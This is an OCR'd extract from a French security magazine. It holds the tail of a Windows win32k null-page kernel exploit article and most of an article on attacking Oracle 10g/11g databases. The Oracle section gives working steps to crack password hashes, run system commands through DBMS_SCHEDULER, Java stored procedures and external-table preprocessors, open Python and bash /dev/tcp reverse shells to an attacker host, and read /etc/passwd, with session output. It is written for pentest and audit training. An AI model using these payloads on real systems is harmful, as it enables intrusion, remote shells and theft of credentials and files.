


Fig. 3 : Exploitation.

`win32k!_THRDESKHEAD` pointe vers le `win32k!_HANDLEENTRY` précédemment modifié. C'est ainsi que ce `win32k!_HANDLEENTRY` est passé à `win32k!HMDestroyUnlockedObject` via `win32k!HMAssignmentUnlock`, car une fois décrémenté le `cLockObj` de celui-ci vaut `0`. Cette fonction va finalement récupérer le destructeur adapté à un objet de type `FREE` et ainsi exécuter un `call 0`.

Cependant, on a déjà une structure `win32k!tagMENUSTATE` à `0` qui nous a permis de réaliser ces opérations. D'ailleurs le premier DWORD est un pointeur vers une structure `win32k!tagPOPUPMENU` qui nous permet de rediriger l'exécution vers `0`. Matias propose ainsi dans son article **[IMMU]** de créer la structure `win32k!tagPOPUPMENU` sur une adresse dont les deux octets de poids faible représentent une instruction valide. `0x04eb` (`jmp $+4`) est un choix tout à fait approprié, bien qu'il fasse perdre 2 octets utilisables.

Attention cependant, certains champs de la structure `win32k!tagMENUSTATE` sont vérifiés et peuvent bloquer l'exécution de notre exploit, alors que les premiers octets peuvent posséder n'importe quelle valeur. C'est pourquoi l'on place à `0x6` un second `jmp` qui nous permet de sauter après la structure de `0x64` octets et ainsi retomber sur un shellcode compris entre `0x66` et `0x04eb`. Nous avons ici largement la place pour effectuer une copie de token et restaurer notre stack dans `win32k!xxxTrackPopupMenuEx` afin d'éviter l'appel à `nt!ExFreePoolWithTag` de `win32k!xxxMNEndMenuState`.

Conclusion

Petit détail pour finir, lorsqu'un thread est détruit, chacun des objets créés par ou pour celui-ci, dont les fenêtres et menus, sont libérés du session pool. Je vous conseille de nettoyer votre `win32k!_HANDLEENTRY` ou de vider le champ `win32k!tagWND.spmenu` de vos fenêtres créées pour l'exploitation si vous ne voulez pas BSOD dès que votre thread sera détruit. Xoxo. ■

Remerciements

Merci à CB pour son soutien, à Matias d'Immunity pour ses conseils sur le trigger ainsi qu'aux membres des équipes ESEC pour leurs relectures et conseils avisés, incluant les mofoz qui ont ragequit.

Références

[ENDG] http://endgame.com/news/microsoft-win32k-null-page-vulnerability-technical-analysis.html

[IMMU] http://immunityproducts.blogspot.fr/2013/11/exploiting-cve-2013-3881-win32k-null.html

[POOL] http://blogs.technet.com/b/markrussinovich/archive/2010/03/31/3322423.aspx

[HAND] http://www.ivanlef0u.tuxfamily.org/?p=13

[MARK] http://blogs.technet.com/b/markrussinovich/archive/2010/03/31/3322423.aspx

[WINK] http://www.mista.nu/research/mandt-win32k-paper.pdf

[SPEN] https://github.com/rapid7/metasploit-framework/blob/master/external/source/exploits/cve-2013-3881/cve-2013-3881/cve-2013-3881.c

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°2423448 du 17/02/2014 via l'agence PRENAX

PROFESSIONNELS DES TICE, COLLECTIVITÉS, ÉCOLES D'INGÉNIEURS, UNIVERSITÉS, R & D, ENSEIGNANTS, ...

MISC
Multi-System & Internet Security Cookbook

VOUS PROPOSE 2 NOUVEAUX SERVICES !

1 VOUS SOUHAITEZ LIRE MISC EN VERSION PDF ?

PDF
MISC
+ HORS-SÉRIES

VOICI LES ABONNEMENTS PDF COLLECTIFS !

Ce service vous permet d'abonner votre structure (écoles, collectivités, entreprises, etc.) à l'édition PDF de nos magazines afin d'en profiter dès leur parution chez les marchands de journaux.

Sans DRM, téléchargez simplement, lisez et annotez vos eBooks sur votre PC, smartphone ou liseuse électronique.

2 VOUS SOUHAITEZ RETROUVER ET CONSULTER LES ARTICLES DE MISC ?

BASE DOCUMENTAIRE
MISC
+ HORS-SÉRIES

VOICI LA BASE DOCUMENTAIRE !

L'accès à la base documentaire en ligne de MISC et de ses Hors-séries vous permettra d'effectuer des recherches dans la majorité des articles parus, qui seront disponibles 6 mois après leur parution en magazine. Vous pourrez ainsi effectuer des recherches sur les articles indexés, copier les codes, etc.

La consultation s'effectue sur notre nouveau service **connect.ed-diamond.com** qui est en place depuis janvier 2014 (n'hésitez pas à le visiter !)...

connect.ed-diamond.com

N'hésitez pas à consulter notre offre sur **boutique.ed-diamond.com**,

« **Base Documentaire TOTALE** » à **399 € HT/an**

(5 connexions comprises) pour profiter de la base documentaire de l'ensemble des parutions des Éditions Diamond !

BESOIN DE RENSEIGNEMENTS SUPPLÉMENTAIRES OU D'UN DEVIS SUR MESURE ?

N'hésitez pas à envoyer un e-mail à **aboprof@ed-diamond.com** ou à téléphoner au **+33 (0)3 67 10 00 27**

TESTER LA SÉCURITÉ D'UNE BASE DE DONNÉES ORACLE (ODAT)

Quentin HARDY – Consultant en sécurité informatique chez BT
quentin.hardy@bt.com

mots-clés : BASE DE DONNÉES / ORACLE / SYSTÈME / REVERSE SHELL / ODAT

Les bases de données sont un élément critique et complexe du système d'information, contenant souvent des données métier sensibles. De fait, un soin tout particulier doit être apporté à leur sécurisation. Il est également fondamental pour un pentesteur de connaître les angles d'attaque et vulnérabilités de ces systèmes. Cet article se concentre sur les versions 10g et 11g de la très populaire famille des bases de données Oracle. Il liste des grandes attaques possibles sur ces systèmes et présente l'outil ODAT (Oracle Database Attacking Tool) permettant d'automatiser ces attaques.

1 Introduction

Grâce à un audit de configuration, il est facile de récupérer les privilèges de l'ensemble des utilisateurs Oracle. Il est alors possible de détecter les privilèges à risques d'un utilisateur. Cependant, il existe un grand nombre de privilèges Oracle et de combinaisons de privilèges qui peuvent permettre à un utilisateur de réaliser certaines opérations. Nous pouvons citer l'utilisation de Java, l'utilisation du scheduler ou la lecture de fichiers avec la bibliothèque **UTL_FILE**. Cela rend laborieuse l'identification précise de certaines vulnérabilités exploitables par un attaquant. L'intérêt du test offensif est alors de pouvoir identifier précisément certains défauts de sécurité avérés sur une base de données Oracle.

Cet article présente dans une première partie quelques attaques possibles sur les bases de données Oracle 10g ou 11g afin qu'elles puissent être exploitées manuellement par un auditeur. Aucun exploit lié à une CVE n'est présenté dans cet article. L'objectif des attaques sera d'exploiter une simple connexion au serveur Oracle pour exécuter des opérations au niveau du serveur : exécution de code arbitraire, lecture / écriture de fichiers, connexion réseau. La seconde partie de l'article présente l'outil **ODAT** (*Oracle Database Attacking Tool*) permettant d'exploiter de manière automatisée à minima les attaques présentées dans la première partie de ce document.

2 Attaquer manuellement une BDD Oracle

2.1 Découvrir des SID et des comptes

Afin de se connecter à une BDD Oracle, il faut connaître un SID (oracle System ID) et un compte valide (nom d'utilisateur/mot de passe). Lors d'un audit, la première information utile à rechercher ou à récupérer est donc un SID.

Des SID valides d'un serveur Oracle peuvent être récupérés par le biais de 3 attaques différentes : l'attaque par dictionnaire, l'attaque par force brute et l'attaque par le biais des alias du listener (alias récupérables sans besoin d'être authentifié qui portent plus ou moins le même nom que les SID).

Après avoir trouvé un SID valide, il faut trouver au moins un compte valide pour se connecter à la base de données. Une attaque par dictionnaire peut être réalisée sur les couples nom d'utilisateur/mot de passe en utilisant une liste de comptes bien connus. Attention, une protection peut être mise en place face à ce type d'attaque permettant de bloquer un compte après un certain nombre de tentatives d'authentification échouées.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

2.2 Élever ses privilèges

Connaissant un SID et un compte valide, il est alors possible de se connecter à une BDD. À ce stade, l'auditeur cherchera à élever ses privilèges afin de rebondir sur le système d'exploitation ou accéder à des informations sensibles.

2.2.1 Les hashs des utilisateurs Oracle

Certains utilisateurs privilégiés Oracle ont le droit de voir les hashs des mots de passe des autres utilisateurs.

Le tableau suivant récapitule les informations utiles liées aux mots de passe dans les différentes versions d'Oracle Database :

	Oracle <= 10g	Oracle >=11g
Sensible à la casse	Non	Oui
Table	DBA_USERS	SYS.USER$
Algorithme	DES	SHA1
Longueur du hash	8 octets (16 caractères)	20 octets (40 caractères)
Sel / valeur / longueur	Oui / nom d'utilisateur / indéfini	Oui / aléatoire / 10 octets

Voici par exemple le mot de passe haché de l'utilisateur **OUTLN** sous Oracle Database 10g et 11g :

```
SQL> select USERNAME, PASSWORD from DBA_USERS where USERNAME = 'OUTLN' /*Oracle 10g*/;
USERNAME      PASSWORD
-------------------------------------------
OUTLN              4A3BA55E08595C81

SQL> select NAME, PASSWORD, SPARE4 from SYS.USER$ where NAME='OUTLN' /*Oracle 11g*/;
NAME      PASSWORD                 SPARE4
-----------------------------------------------------------------------------------
OUTLN 4A3BA55E08595C81 S:21CD173B851C524225B387E14D110CEDEEF8377E1623FD91A374CF86866E
```

Si nous arrivons à retrouver les hashs des autres utilisateurs, il est alors possible de réaliser une attaque par dictionnaire ou brute force sur les hashs avec un outil tel que **john the ripper** **[JOHN]** ou **hashcat** **[HASHCAT]**. Si nous retrouvons des comptes valides, il est alors possible que ces derniers aient plus de privilèges.

Dans la configuration par défaut d'Oracle Database 11g, il est important de noter que par défaut le hash DES (non sensible à la casse) est stocké à côté du hash SHA1 (sensible à la casse) dans la table **SYS.USER$**. Par conséquent, si nous voulons retrouver le mot de passe d'un utilisateur Oracle 11g, nous pourrions d'abord réaliser une attaque sur le hash DES (dictionnaire, brute force ou rainbow table), afin de réduire le nombre de tests. La base de connaissances utilisée devrait contenir soit que des caractères majuscules, soit que des caractères minuscules. Si nous retrouvons le mot de passe du hash DES, il suffit de faire varier la casse des caractères alphabétiques du mot de passe DES jusqu'à retrouver le mot de passe du hash SHA1 permettant de s'authentifier.

2.2.2 Exécution de commandes système via le DBMS_SCHEDULER

La bibliothèque **DBMS_SCHEDULER** d'Oracle met à disposition des fonctions et procédures qui peuvent être appelées via le PL/SQL afin d'ordonnancer des opérations. Cette bibliothèque peut être utilisée à mauvais escient par un utilisateur privilégié ayant le privilège **CREATE EXTERNAL JOB** (ex. : **SYS** et **SYSTEM**) afin d'exécuter des commandes système sur le serveur hébergeant la base de données Oracle.

Par exemple, voici comment exécuter la commande **ping** sur le serveur :

- Création d'un travail permettant d'exécuter la commande **ping** (sous Linux) :

```
exec DBMS_SCHEDULER.CREATE_JOB(job_name=>'J1226', job_type=>'EXECUTABLE', number_
of_arguments=>3, job_action =>'/bin/ping', auto_drop=>FALSE);
```

- Ajout des arguments au travail :

```
exec DBMS_SCHEDULER.SET_JOB_ARGUMENT_VALUE('J1226', 1, '-c');
exec DBMS_SCHEDULER.SET_JOB_ARGUMENT_VALUE('J1226', 2, '2');
exec DBMS_SCHEDULER.SET_JOB_ARGUMENT_VALUE('J1226', 3, '192.168.56.1');
```

- Lancement du travail immédiatement :

```
exec DBMS_SCHEDULER.ENABLE('J1226');
```

- Visualisation des traces du travail :

```
SELECT log_id, log_date, job_name, status, error#, additional_info
FROM dba_scheduler_job_run_details where job_name ='J1226';
```

Nous allons maintenant essayer d'obtenir un *reverse shell* depuis le serveur de BDD vers la machine 192.168.56.1 (port 1234). Le script python suivant peut être utilisé :

```
import socket, subprocess, os; s=socket.socket( socket.AF_INET,
socket.SOCK_STREAM); s.connect(("192.168.56.1",1234)); os.dup2(s.
fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);
p=subprocess.call(["/bin/sh","-i"]);
```

Afin de pouvoir utiliser le script python précédent dans un travail de cette bibliothèque, il suffit d'encoder ce dernier :

```
qha@qhapc:~$ sqlplus64 test/******@192.168.56.101/ORCL

SQL*Plus: Release 11.2.0.3.0 Production on Thu Jan 9 17:59:39 2014

Copyright (c) 1982, 2011, Oracle.  All rights reserved.

Connected to:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 - Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> exec DBMS_SCHEDULER.CREATE_JOB(job_name=>'J98765', job_
type=>'EXECUTABLE', number_of_arguments=>2, job_action =>'/usr/bin/python',
auto_drop=>FALSE);

PL/SQL procedure successfully completed.
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
SQL> exec DBMS_SCHEDULER.SET_JOB_ARGUMENT_VALUE('J98765', 1, '-c');

PL/SQL procedure successfully completed.

SQL> exec DBMS_SCHEDULER.SET_JOB_ARGUMENT_VALUE('J98765', 2,'exec
("696d706f727420736f636b65742c73756270726f636573732c6f733b733d736f
636b65742e736f636b657428736f636b65742e41465f494e45542c736f636b65742e
534f434b5f53545245414d293b732e636f6e6e65637428282231393322e3136382e35
362e31222c3132333429293b6f732e64757703228732e66696c656e6f28292c30293b
206f732e64757703228732e66696c656e6f28292c31293b206f732e64757703228732e
66696c656e6f28292c32293b703d73756270726f636573732e63616c6c285b222f62
696e2f7368222c222d69225d293b".decode("hex"))');

PL/SQL procedure successfully completed.

SQL> exec DBMS_SCHEDULER.ENABLE('J98765');

PL/SQL procedure successfully completed.

SQL> SELECT log_id, log_date, job_name, status, error#, additional_info FROM
dba_scheduler_job_run_details where job_name ='J9875';

no rows selected L'auditeur aura bien sûr auparavant lancé sur son poste un nc
en écoute sur le port 1234 et se retrouve avec un shell distant sur le serveur :
qha@qhapc:~# nc -l 1234 -v
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [192.168.56.101] port 1234 [tcp/*] accepted (family 2, sport
64141)
sh: no job control in this shell
sh-3.2$ uname -a
Linux localhost.localdomain 2.6.18-194.17.1.0.1.el5 #1 SMP Wed Sep 29 15:40:03
EDT 2010 i686 i686 i386 GNU/Linux
```

2.2.3 Exécution de commandes système via JAVA

Il est possible d'utiliser JAVA dans Oracle Database afin d'exécuter des commandes système sur le serveur :

Pour cela, il faut :

- créer le code source Java :

```
CREATE OR REPLACE AND COMPILE JAVA SOURCE NAMED "OSCommand" AS
  import java.io.*;
  public class OSCommand {
    public static String execACmd(String theCmdToExec) {
      StringBuffer strBuff = new StringBuffer();
      try {
        String[] theCmd;
        if (System.getProperty("os.name").toLowerCase().indexOf("windows") != -1) {
          String theWindSysRoot = System.getenv("SystemRoot");
          theCmd = new String[4];
          theCmd[0] = theWindSysRoot+"\\system32\\cmd.exe";
          theCmd[1] = "/y";
          theCmd[2] = "/c";
          theCmd[3] = theCmdToExec;
        } else {
          theCmd = new String[3];
          theCmd[0] = "/bin/sh";
          theCmd[1] = "-c";
          theCmd[2] = theCmdToExec;
        }
        final Process theProcess = Runtime.getRuntime().exec(theCmd);
        BufferedReader bufferIn = null;
        try {
          bufferIn = new BufferedReader(new InputStreamReader(theProcess.
getInputStream()));
          String data = null;
        while ((data = bufferIn.readLine()) != null) {
          strBuff.append(data+"\\n");
            try {Thread.sleep(100);} catch(Exception e) {}
          }
          bufferIn.close();
        } catch (IOException ioe) {
          System.out.println("Error printing output");
          ioe.printStackTrace();
        } finally {
          try {
            bufferIn.close();
          } catch (Exception ex) {}
        }
        BufferedReader BufferError = null;
        try {
          BufferError = new BufferedReader(new InputStreamReader(theProcess.
getErrorStream()));
          String data = null;
          while ((data = BufferError.readLine()) != null) {
            strBuff.append("stderr:");
            strBuff.append(data+"\\n");
            try {Thread.sleep(100); } catch(Exception e) {}
          }
          BufferError.close();
        } catch (IOException ioe) {
          System.out.println("Error printing errors");
          ioe.printStackTrace();
        } finally {
          try {
            BufferError.close();
          } catch (Exception ex) {}
        }
      }
      catch (Exception ex) {
        System.out.println(ex.getLocalizedMessage());
      }
      return strBuff.toString();
    }
  };
/
```

- créer une fonction qui appelle le code Java :

```
CREATE OR REPLACE FUNCTION oscmd (p_command IN VARCHAR2) RETURN
VARCHAR2 AS LANGUAGE JAVA NAME 'OSCommand.execACmd (java.lang.
String) return java.lang.String';
/
```

- exécuter la commande voulue :

```
SELECT oscmd('/bin/ls -al') FROM dual;
```

Pour supprimer la fonction précédemment créée et le code source Java, les commandes suivantes peuvent être utilisées :

```
DROP FUNCTION oscmd;
DROP JAVA SOURCE "OSCommand";
```

Voici un exemple de sortie de la fonction PL/SQL **oscmd** permettant d'appeler le source Java et d'exécuter des commandes système :

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
SQL> SELECT oscmd('/bin/ls -al') FROM dual;

OSCMD('/BIN/LS-AL')
--------------------------------------------------------------------------------
total 36\ndrwxr-xr-x  2 oracle oracle 4096 Jan  9 08:59 .\ndrwxr-xr-x 70 oracle
oracle 4096 Feb 23  2011 ..\n-rw-rw----  1 oracle oracle 1544 Oct  2  2010 hc_DB
UA0.dat\n-rw-rw----  1 oracle oracle 1544 Jan  9 08:59 hc_orcl.dat\n-rw-r--r--
1 oracle oracle 2851 May 15  2009 init.ora\n-rw-r-----  1 oracle oracle  621 Oct
  2  2010 initorcl.ora\n-rw-r-----  1 oracle oracle   24 Oct  2  2010 lkORCL\n-r
w-r-----  1 oracle oracle 1536 Oct  2  2010 orapworcl\n-rw-r-----  1 oracle orac
le 3584 Jan  9 08:59 spfileorcl.ora\n
```

2.2.4 Exécution de commandes système via les tables externes

Les tables externes permettent d'accéder à des ressources externes comme si ces ressources étaient des tables d'une BDD. Ces tables sont des fichiers plats stockés hors de la base qui sont interrogeables par la BDD de la même manière que les tables stockées en base. L'option **PREPROCESSOR** lors de la création d'une table externe permet de traiter des données avant qu'elles ne soient envoyées vers le pilote d'accès. Cette option peut être utilisée afin d'exécuter des commandes systèmes. Les tables externes donc peuvent être utilisées afin d'exécuter des commandes système sur le serveur.

Tout d'abord, un **DIRECTORY** doit pointer vers le répertoire où se trouve la commande ou le script que nous voulons exécuter sur le serveur :

```
CREATE OR REPLACE DIRECTORY dir_name AS '/tmp/';
GRANT READ,WRITE ON DIRECTORY dir_name TO PUBLIC;
```

La table externe doit être créée et le script **my_script.sh** à exécuter doit être spécifié avec l'option **PREPROCESSOR** :

```
CREATE TABLE tk
  ( line  NUMBER
  , text  VARCHAR2(4000))
  ORGANIZATION EXTERNAL
  (
    TYPE ORACLE_LOADER
    DEFAULT DIRECTORY dir_name
    ACCESS PARAMETERS
    (
      RECORDS DELIMITED BY NEWLINE
      NOLOGFILE
      PREPROCESSOR dir_name: 'my_script.sh'
      FIELDS TERMINATED BY WHITESPACE
      (
        line RECNUM
        ,  text POSITION(1:4000)
      )
    )
    LOCATION ('my_script.sh')
  )
  REJECT LIMIT UNLIMITED;
/
```

À DÉCOUVRIR DÈS LE 11 JUILLET !

PYTHON

LE GUIDE POUR DEVENIR UN VÉRITABLE EXPERT DU LANGAGE !

Sous réserve de toutes modifications.

GNU/LINUX MAGAZINE HORS-SÉRIE N° 73

DISPONIBLE DÈS LE 11 JUILLET !

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

boutique.ed-diamond.com

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

L'exécution de la commande ou script peut être maintenant lancée :

```
SELECT * FROM tk;
```

La requête SQL retourne « **no rows selected** » lorsque la communication est terminée correctement ou un autre message s'il y a eu une erreur.

L'exemple suivant présent la méthode pour obtenir un reverse bash shell sur un serveur de BDD (sous linux) en utilisant le script **reverse_shell.sh** stocké dans le répertoire **/tmp/** du serveur :

```
SQL> CREATE OR REPLACE DIRECTORY dir_name AS '/tmp/';
Directory created.

SQL> GRANT READ,WRITE ON DIRECTORY dir_name TO PUBLIC;
Grant succeeded.

SQL> CREATE TABLE tk
  ( line  NUMBER
  , text  VARCHAR2(4000))
  ORGANIZATION EXTERNAL
  (
    TYPE ORACLE_LOADER
    DEFAULT DIRECTORY dir_name
    ACCESS PARAMETERS
    (
      RECORDS DELIMITED BY NEWLINE
      NOLOGFILE
      PREPROCESSOR dir_name: 'reverse_shell.sh'
      FIELDS TERMINATED BY WHITESPACE
      (
        line RECNUM
        ,  text POSITION(1:4000)
      )
    )
    LOCATION ('reverse_shell.sh')
  )
  REJECT LIMIT UNLIMITED;
/
Table created.

SQL> SELECT * FROM   tk;
```

Voici le code bash contenu dans le fichier **reverse_shell.sh** :

```
[oracle@localhost tmp]$ cat reverse_shell.sh
#!/bin/bash

/bin/echo 1 > temp.txt
/usr/bin/nohup /bin/bash -i >& /dev/tcp/192.168.56.1/4321 0>&1 &À
noter qu'il n'est pas possible d'exécuter des commandes ou scripts
avec arguments avec cette méthode et que le fichier contenant le
code doit être préalablement rendu exécutable.
```

Afin de supprimer le **DIRECTORY** et la table créée, la commande suivante peut être utilisée :

```
DROP DIRECTORY  dir_name;
DROP TABLE tk PURGE;
```

2.2.5 Lire/écrire des fichiers

2.2.5.1 UTL_FILE

Grâce à la bibliothèque **UTL_FILE**, il est possible de créer, supprimer et éditer des fichiers.

Avant toute opération sur un fichier, il faut tout d'abord avoir un **DIRECTORY** créé qui pointe vers le chemin où se situent les fichiers :

```
CREATE OR REPLACE DIRECTORY dir_name AS '/tmp/';
GRANT READ,WRITE ON DIRECTORY dir_name TO PUBLIC;
```

Un **DIRECTORY** est à utiliser à chaque opération sur un fichier.

Le code suivant permet d'afficher le contenu du fichier **my_file.txt**, au format hexadécimal, contenu dans le répertoire **dir_name** (**/tmp/**) :

```
set serveroutput on size 1000000;
DECLARE
  l_fileID UTL_FILE.FILE_TYPE;
  l_buffer VARCHAR2(32000);
  hexdata VARCHAR2(32000);
BEGIN
  l_fileID := UTL_FILE.FOPEN ('DIR_NAME', 'my_file.txt', 'r', 16000); LOOP
    UTL_FILE.GET_LINE(l_fileID, l_buffer, 16000);
    SELECT RAWTOHEX(l_buffer) into hexdata FROM dual;
    dbms_output.put_line(hexdata);
  END LOOP;
  EXCEPTION WHEN NO_DATA_FOUND THEN UTL_FILE.fclose(l_fileID);
  NULL;
END;
/
```

Voici un autre exemple de code PL/SQL permettant de créer le fichier **my_file.txt** dans le répertoire **dir_name** (**/tmp/**) :

```
DECLARE
  fi UTL_FILE.FILE_TYPE;
  bu RAW(32766);
BEGIN
  fi:=UTL_FILE.fopen('DIR_NAME','my_file.txt','wb',32766);
  UTL_FILE.fclose(fi);
END;
/
DECLARE
  fi UTL_FILE.FILE_TYPE;
  bu RAW(32766);
BEGIN
  bu:=hextoraw('68657861646563696d616c2064617461');
  fi:=UTL_FILE.fopen('DIR_NAME','my_file.txt','ab',32766);
  UTL_FILE.put_raw(fi,bu,TRUE);
  UTL_FILE.fclose(fi);
END;
/
```

Afin de supprimer un fichier, la fonction **FREMOVE** peut être utilisée :

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
BEGIN
  UTL_FILE.FREMOVE ('DIR_NAME', 'my_file.txt');
END;
/
DROP DIRECTORY  dir_name ;
```

Lorsque le répertoire n'est plus utile, il peut être supprimé :

```
DROP DIRECTORY  dir_name ;
```

Les méthodes présentées ci-dessus permettent de travailler sur des petits fichiers. Dans le cas où nous voudrions créer ou lire des gros fichiers, il faudrait s'y prendre à plusieurs fois en utilisant la procédure **FSEEK**.

2.2.5.2 CTXSYS & tables externes

La bibliothèque **CTXSYS** et les tables externes peuvent être utilisées pour lire des fichiers.

Afin de lire un fichier en utilisant les index et **CTXSYS**, les étapes suivantes devraient être respectées :

- Création d'une table :

```
CREATE TABLE my_table (id NUMBER PRIMARY KEY, path VARCHAR(255)
UNIQUE, ot_format VARCHAR(6));
```

- Insertion du nom du fichier dans la table :

```
INSERT INTO my_table VALUES (1, '/tmp/my_file.txt', NULL);
```

- Création de l'index vers le fichier :

```
CREATE INDEX  my_index ON my_table (path) INDEXTYPE IS ctxsys.context
PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
```

- Lecture des données contenues dans le fichier :

```
SELECT token_text FROM dr$my_index$i;
```

Afin de supprimer l'index et la table, les commandes suivantes peuvent être utilisées :

```
DROP INDEX  my_index;
DROP TABLE my_table PURGE;
```

Il est important de savoir que les mots contenus dans le fichier que nous voulons lire sont réorganisés par ordre alphabétique dans la sortie. De plus, les caractères spéciaux sont supprimés de la sortie. Si nous voulons lire le fichier **/etc/passwd** par exemple, voici une partie de ce qui va être affiché :

```
SQL> CREATE TABLE my_table (id NUMBER PRIMARY KEY, path VARCHAR(255)
UNIQUE, ot_format VARCHAR(6));
Table created.

SQL> INSERT INTO my_table VALUES (1, '/etc/passwd', NULL);
1 row created.

SQL> CREATE INDEX  my_index ON my_table (path) INDEXTYPE IS ctxsys.context
PARAMETERS ('datastore ctxsys.file_datastore format column ot_format');
Index created.

SQL> SELECT token_text FROM dr$my_index$i;

TOKEN_TEXT
----------------------------------------------------------------
0
1
10
100
101
11
12
13
14
2
28

[...]

TOKEN_TEXT
----------------------------------------------------------------
VBOXADD
VCSA
VIRTUAL
WWW
X
X11
XFS

117 rows selected.
```

L'avantage d'utiliser cette méthode est que nous n'avons pas besoin d'utiliser un **DIRECTORY** pour lire un fichier.

Les tables externes peuvent être aussi utilisées afin de lire des fichiers.

Pour pouvoir lire un fichier, il faut tout d'abord avoir un **DIRECTORY** qui pointe vers le répertoire contenant le fichier que l'on veut lire :

```
CREATE OR REPLACE DIRECTORY dir_name AS '/tmp/';
GRANT READ,WRITE ON DIRECTORY dir_name TO PUBLIC;
```

Ensuite, il faut créer une table externe :

```
CREATE TABLE table_ext
  ( line  NUMBER
  , text  VARCHAR2(4000))
  ORGANIZATION EXTERNAL
  (
    TYPE ORACLE_LOADER
    DEFAULT DIRECTORY dir_name
    ACCESS PARAMETERS
    (
      RECORDS DELIMITED BY NEWLINE
      NOLOGFILE
      FIELDS TERMINATED BY WHITESPACE
      (
        line RECNUM
        ,  text POSITION(1:4000)
      )
    )
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
    LOCATION ('')
  )
  REJECT LIMIT UNLIMITED;
/
```

Il faut ajouter le nom du fichier que nous voulons lire dans la table précédemment créée :

```
ALTER TABLE table_ext LOCATION ('my_file.txt');
```

Grâce à la table externe, il est possible de lire le fichier **/tmp/my_file.txt** :

```
select line from table_ext;
```

Lorsque la lecture est terminée, la table externe et le répertoire devraient être supprimés :

```
DROP TABLE table_ext PURGE;
DROP DIRECTORY  dir_name;
```

Voici par exemple comment lire le contenu du fichier **/etc/passwd** du serveur grâce à une table externe :

```
SQL> CREATE OR REPLACE DIRECTORY dir_name AS '/etc/';
Directory created.

SQL> GRANT READ,WRITE ON DIRECTORY dir_name TO PUBLIC;
Grant succeeded.

SQL> CREATE TABLE table_ext
  ( line  NUMBER
  , text  VARCHAR2(4000))
  ORGANIZATION EXTERNAL
  (
    TYPE ORACLE_LOADER
    DEFAULT DIRECTORY dir_name
    ACCESS PARAMETERS
    (
      RECORDS DELIMITED BY NEWLINE
      NOLOGFILE
      FIELDS TERMINATED BY WHITESPACE
      (
        line RECNUM
        ,  text POSITION(1:4000)
      )
    )
    LOCATION ('')
  )
  REJECT LIMIT UNLIMITED;
/
Table created.

SQL> ALTER TABLE table_ext LOCATION ('passwd');
Table altered.

SQL> select TEXT from table_ext;

TEXT
--------------------------------------------
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin

[...]

apache:x:48:48:Apache:/var/www:/sbin/nologin
dm:x:502:502::/home/dm:/bin/bash

38 rows selected.
```

2.2.5.3 Dbms_XslProcessor & Dbms_Advisor

Avant de pouvoir utiliser la bibliothèque **Dbms_XslProcessor** et **Dbms_Advisor** afin d'écrire des fichiers sur le serveur, un **DIRECTORY** doit pointer vers le répertoire du fichier à créer :

```
CREATE OR REPLACE DIRECTORY dir_name AS '/tmp/';
```

Ensuite, il est possible d'utiliser la fonction **clob2file** de la bibliothèque **Dbms_XslProcessor** afin de créer le fichier **my_file.txt** dans le répertoire **/tmp/** :

```
dbms_xslprocessor.clob2file ('data','dir_name','my_file.txt');
```

